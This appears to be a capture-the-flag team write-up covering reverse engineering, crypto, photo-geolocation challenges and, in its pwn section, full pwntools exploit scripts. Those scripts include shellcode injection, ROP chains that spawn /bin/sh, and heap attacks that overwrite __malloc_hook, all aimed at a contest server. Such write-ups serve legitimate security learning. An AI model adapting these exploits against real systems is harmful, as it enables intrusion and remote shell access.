MISC

SIGNIN

公众号发消息即可

WEB

EZSSTI

找个 payload 一把梭

REVERSE

DECOMPILEONEOONE

```
void main()
{
        __int64 v6[4]; // [rsp+10h] [rbp-90h]
        v6[0] = 0x5C797E8971697066LL;
        v6[1] = 0x8D83497D7F6F7A3DLL;
        v6[2] = 0x949DA8758277A9A5LL;
        v6[3] = 0xB7954D7C;
        char* k = (char*)v6;
        char flag1[28] = { 0 };
        for (int i = 0; i < 28; i++)
        {
                char temp;

                if ((i & 1) != 0)
                {
                        temp = k[i] + i + 1;
                }
                else {
                        temp = k[i] + i;
                }

                temp ^= i + 1;
                temp -= 3 * i + 1;
                flag1[i] = temp;
        }
        printf(flag1);
}
```

Whack-a-mole

直接动调就搞定了，改几个寄存器的事情。

```
    while ( v26 );
    sub_81050(&Source);
    sub_81050(&unk_85020);
    v27 = malloc(0x10u);
    strncpy(v27, &Source, 0x10u);
    MessageBoxW(hWnd, L"flag already saved to aaa.txt", L"GOOD JOB!!", 0);
    v28 = fopen("aaa.txt", L"w");
```

```
.data:00085018 Source db 77h                    ; DATA XREF: sub_81200+15F↑o
.data:00085018                                  ; sub_81200+17F↑o
.data:00085019 a1n32ApiIsFun db '1n32_aPi_iS_FUn',0    ; DATA XREF: sub_81200+169↑o
```

Base secrets

```python
import base64
import string
str1 = "hexZh3tyVXM3X2AwX35yM+IxRU1nkz5nmWdzhXdF7Qo="
string1 = "456789+-IJKLMNOPQRSTUVWXghijklmnYZabcdefopqrstuvwxyz0123ABCDEFGH"
string2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
print (base64.b64decode(str1.translate(str.maketrans(string1,string2))))
```

PWN

EZPWN

```python
from pwn import *
context(arch = "amd64")
#p=process("./EZPWN")
p=remote("43.143.254.94",10200)
payload=asm(shellcraft.sh())
print(len(payload))
payload=payload.ljust(256+8*3,b"\x00")
payload+=p64(0x404080)
p.sendline(payload)
p.interactive()
```

Morris II

```python
from pwn import *
context(arch = "amd64")
#p=process("./Morris_II")
p=remote("43.143.254.94",10953)
p.sendline("0")
p.recvuntil("type yor hero's name!:")
payload=b"a"*24+p64(0x40124E)+p64(0x401236)
p.send(payload)
p.interactive()
```

EasyHeap

```python
from pwn import *
context(os = "linux", log_level = 'debug')
def add(size,Content):
        p.recvuntil("Input Option: ")
        p.sendline("1")
        p.recvuntil("Size: ")
        p.sendline(str(size))
        p.recvuntil("Content: ")
        p.sendline(Content)

def delete(idx):
        p.recvuntil("Input Option: ")
        p.sendline("2")
        p.recvuntil("Note id: ")
        p.sendline(str(idx))

def prin(idx):
        p.recvuntil("Input Option: ")
        p.sendline("3")
        p.recvuntil("Note id: ")
        p.sendline(str(idx))

#p = process("./easyHeap")
p=remote("43.143.254.94",10400)
elf = ELF("./easyHeap")
libc=elf.libc
add(8,"aaa")
add(16,"aaa")
delete(0)
delete(1)
add(8,p64(0x080495BD))
prin(0)
p.interactive()
```

Dead Star Weapon Management System

```python
from pwn import *
context.log_level="debug"
def add(size,context):
        p.recvuntil("choose an action:")
        p.sendline("1")
        p.recvuntil("length:")
        p.sendline(str(size))
        p.recvuntil("detail:")
        p.send(context)
```

```python
def delete(idx):
        p.recvuntil("choose an action:")
        p.sendline("4")
        p.recvuntil("weapon index:")
        p.sendline(str(idx))

def edit(idx,context):
        p.recvuntil("choose an action:")
        p.sendline("3")
        p.recvuntil("weapon index:")
        p.sendline(str(idx))
        p.recvuntil("your additional info:")
        p.send(context)

def show(idx):
        p.recvuntil("choose an action:")
        p.sendline("2")
        p.recvuntil("weapon index:")
        p.sendline(str(idx))

#p=process("./deathstar_admin")
p=remote("43.143.254.94",10620)
elf=ELF("./deathstar_admin")
libc=elf.libc
add(0x148,"a")#0
add(0x8,"a")#1
add(0x68,"a")#2
delete(0)
add(0x148,"a")#0
show(0)
leak=u64(p.recvuntil("\x7f")[-6:].ljust(8,'\x00'))
libc_base=leak-(0x7f1921a43b61-0x00007f192167f000)
print(hex(libc_base))
free_hook=libc_base+libc.sym['__free_hook']
malloc_hook=libc_base+libc.sym['__malloc_hook']
print(hex(free_hook))
add(0x68,"a")#3
add(0x8,"a")#4
delete(4)
bss_addr=0x4040C0+16
edit(0,"a"*0x148+'\xd1')
delete(1)
add(0xc8,"a")#1
delete(2)
edit(1,"a"*0x30+p64(0)+p64(0x21)+p64(0)*2+p64(0)+p64(0x71)+p64(malloc_hook-0x10-11-
```

```
8))
add(0x68,"a")#2
add(0x68,"a")#4
edit(4,"\x00"*(11)+p64(libc_base+0x4527a)+p64(libc_base+libc.sym["realloc"]+16))
p.recvuntil("choose an action:")
p.sendline("4")
p.recvuntil("weapon index:")
p.sendline(str(0))
p.recvuntil("choose an action:")
p.sendline("1")
p.interactive()
```

Safe Program

```
from pwn import *
context(os = "linux", log_level = 'debug')
#p=process("./Safe_Program")
p=remote("43.143.254.94",10340)
p.recvuntil("you can talk to me now:")
elf=ELF("./Safe_Program")
libc=elf.libc
pop_rdi=0x0000000000401393
pop_rsi2=0x0000000000401391
payload=b"a"*(128+8)+p64(pop_rsi2)+p64(0x404500)+p64(0)+p64(elf.plt['read'])
payload+=p64(pop_rdi)+p64(0x404020)+p64(elf.plt['puts'])+p64(0x4011D6)
p.recv()
p.send(payload.ljust(365,b'\x00'))
p.send("/bin/sh")
leak=u64(p.recv(6).ljust(8,b'\x00'))-(0x7f54d8fd8ad0-0x7f54d8f4d000)
print(hex(leak))
system=leak+libc.sym['system']
print(hex(system))
payload=b"a"*(128+8)+p64(pop_rdi)+p64(0x404500)+p64(0x000000000040101a)+p64(system)
p.send(payload.ljust(365,b'\x00'))
p.interactive()
```

CRYPTO

EZRSA

```
import gmpy2
import libnum

n =
```

```
16266043783454053154037197753138388613864200794483663334493856481522764684650995230
93814291696847080427653996742958147289769802285278739995616606715669143059333743069
18512510363787097992388766683125302236979059259395427134910155174601391507657780578
17475571231361809654951289718071760502692960235551663466242938669673675870151921605
23049960381407071161751120601358460513190190619513603806065312116425289494952686139
09841850852010679886948313983880370809938205174470991578911811793899493338324390048
57436617834100885739716577641892686620423154860716308518151628754780994043553863224
36353987990983181188866387598977 4849
c =
12716190507848578560760116589677996073721225715245215495257947887969923319693501568
13414175777866574798022989812909092969836885508659483611146170085793447668270062548
62495557533233447595135281016511089191617949159998097849615339469226076429745009460
26677116418317599095703217004064379100607278317877894742815660315660254853364776654
30306602167256744258177429984766102542299414180198758815175897103415571442405269362
72772029515227797166963032379154002013625854133540369731171499740174344065609294919
56957193491445847385625481870256240443170803497196783872213746269940877814806857222
19143307994478591081336413760387 4411
e = 0x10001
p = gmpy2.gcd(n, c)
q = n // p
assert n == p * q
phi_n=(p-1)*(q-1)
d=gmpy2.invert(e,phi_n)
M=pow(c,d,n)
#M= 2022 * 1001 * p*m
m=M//(2022 * 1 * e * p)
print(libnum.n2s(int(m)))
```

Operator

```
>>> a=189084604524699719170262222549706307325166781612541287512187999174265465097630948171669079232887318960177981210855
129007804971082635550193334987443820164398697514106817987950672721320927364584816573280166770404076177 1
>>> b=114883593759168168187318682525591194001261745930416081708838185462547918464796644551201943503550870174777448283518
061579301991574629130635135124214606784 71
>>> (a//b)
164587995846543593083685213605652419519861903851099781847602301
>>> hex(a//b)
'0x666c61677b714d6d5a7157766d6a373062427343666d564c547d'
>>>
```

EZVC

```
alphabet =
'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!"#$%&\'()*+,-./:;
<=>?@[\]^_`{|}~'
c = "GRBRDB`jg10ij2g01i,g201gi,2gi2,012igaigagi|"
str1=""
for i in c:
        m=alphabet.find(i)+1
```

```
        str1+=(alphabet[m])

print(str1)
```


Social Engineering

Happy Lantern Festival


拍品号【08】位于阿勒泰市惠民路（五百里风情街北侧 ... - 公拍网

Beautiful Lake


照片很清晰，北京有大学的名字，直接搜大学的名字加个湖就找到了



Apple Store




外观匹配



technave.com
为在中国顺利销售Apple产品！传Tim Cook曾...

foursquare.com
Photos at Apple Xidan Joy City (Apple 西单...

facebook.com
JP#Japan #apple #日本 #苹果店 Apple...



alwindoor.com
揭秘苹果旗舰店的玻璃外墙究竟有多贵 -中国幕...

安全措施

- 按要求佩戴口罩
- 保持安全距离
- 经常性清洁

营业时间


今天	2 月 12 日	10:00 - 22:00
星期一	2 月 13 日	10:00 - 22:00
星期二	2 月 14 日	10:00 - 22:00
星期三	2 月 15 日	10:00 - 22:00
星期四	2 月 16 日	10:00 - 22:00
星期五	2 月 17 日	10:00 - 22:00
星期六	2 月 18 日	10:00 - 22:00

地址


北京市西城区西单北大街 131 号大悦城
400-617-1204

查看地图和交通路线

Beautiful Park


查找图片来源
archdaily.cn
中国怀来湿地博物馆 / 天友设计 | ArchDaily
iwenbo.fun
奉贤区博物馆参观指南 - 约会博物馆 - 忆起追迹
cri.cn
按图索冀 | 官厅水库美如

Boat


Bai du 识图
拖拽图片到此处或粘贴图片网址
识图一下
文字提取
西湖开船照

Airplane

这题没搜，看那个北京下面的机场有点像北京的大兴机场，直接填就过了。

Tower

但这个字要改一下

Cable car

有点难搜，保存了几个搜的时候的截图，大概看看吧

攻略- 去哪儿网

2023重庆长江索道旁边这栋居民楼，2...

重庆长江索道&白象居

53 0 2022-07-29 01:16:55 未经作者授权，禁止转载

大仙女追求快乐 发消息

+关注 6

弹幕列表

这代入感，绝了!

时空中的绘旅人

接下来播放 自动连播

重庆长江索道体验

MAWUSU

711 1

【重庆长江索道】一镜到底全记录

推理社的细健叔

52 0

重庆洪崖洞夜景

小税天天开心

4.5万 3

重庆热门打卡地

白象居 - 小红书

图6□《隐秘的角落》杂志同款：站在白象居3号楼，正对面就是同款楼梯图7□天桥：在3、4号楼中间，也是拍摄长江索道的最佳位置（电缆线开始密集抖动，缆车就要 ...

探寻白象居

409 0 2022-03-11 23:19:56 未经作者授权，禁止转载

1 人正在看，已装填 0 条弹幕 发个友善的弹幕见证当下 弹幕礼仪 > 发送

2 投币 3 10 稿件投诉 记笔记

米爸M8 发消息

+关注 39

弹幕列表

有没有一种可能，我的低血压是队友治好的

广告 坦克世界

接下来播放 自动连播


深圳南山区，一边是腾讯，一边是城中村

游戏小说家

53.5万 1670

以前的人名字好听，都因为这本书

北师大李山教授



建在水库下的废弃游乐园

城市边角料

117.1万 5683

重庆长江索道超实用避雷攻略！up真实测评，绝对靠谱！

每每游记

正在阅读：在白象居最隐秘的角落，这家店成了3D立体重庆的观景台

2020
07/23
16:54

重庆城市
企鹅号

分享

拜访**山什集**的那天重庆刚好雨过天晴，天空湛蓝，白云像棉花糖一样，让顶着烈日出门的我心里多了些许安慰。

白象居并不好找，虽说知道它在哪，但要真正走到楼里还是需要费点功夫，一路上不乏有几个问路的年轻人。

如果要让一个区代表整个重庆，那必定是渝中区。

那么，渝中区凭什么能代表重庆?

园作为一个湖南妹子，她初印象中的渝中，仅仅代表着繁华，什么烟火气都是不存在的。

直到开始张罗山什集，才真正开始了解渝中区。

Romantic firework

有报道，看这个图片有点像了，再往下找。

奔流新闻

万
章

6529万
总阅读

看TA的文章>

评论

0

分享

微信分享

新浪微博

QQ空间

复制链接

这场烟花秀，绝美！

2023-02-06 00:25

这场烟花秀，绝美！

2月5日（农历正月十五）晚上8点，甘肃省白银市白银区2023年“风调雨顺·国泰民安”元宵主题音乐焰火晚会在流光溢彩的金沟河畔震撼上演。

13个点位礼花弹、54个点位特效烟花、400多架无人机表演、5万多发烟花闪耀夜空..... 据介绍，这是甘肃省近来规模最大的一场烟花秀。

很像了：

60秒精彩回顾，浏阳中洲烟花绽放甘肃白银。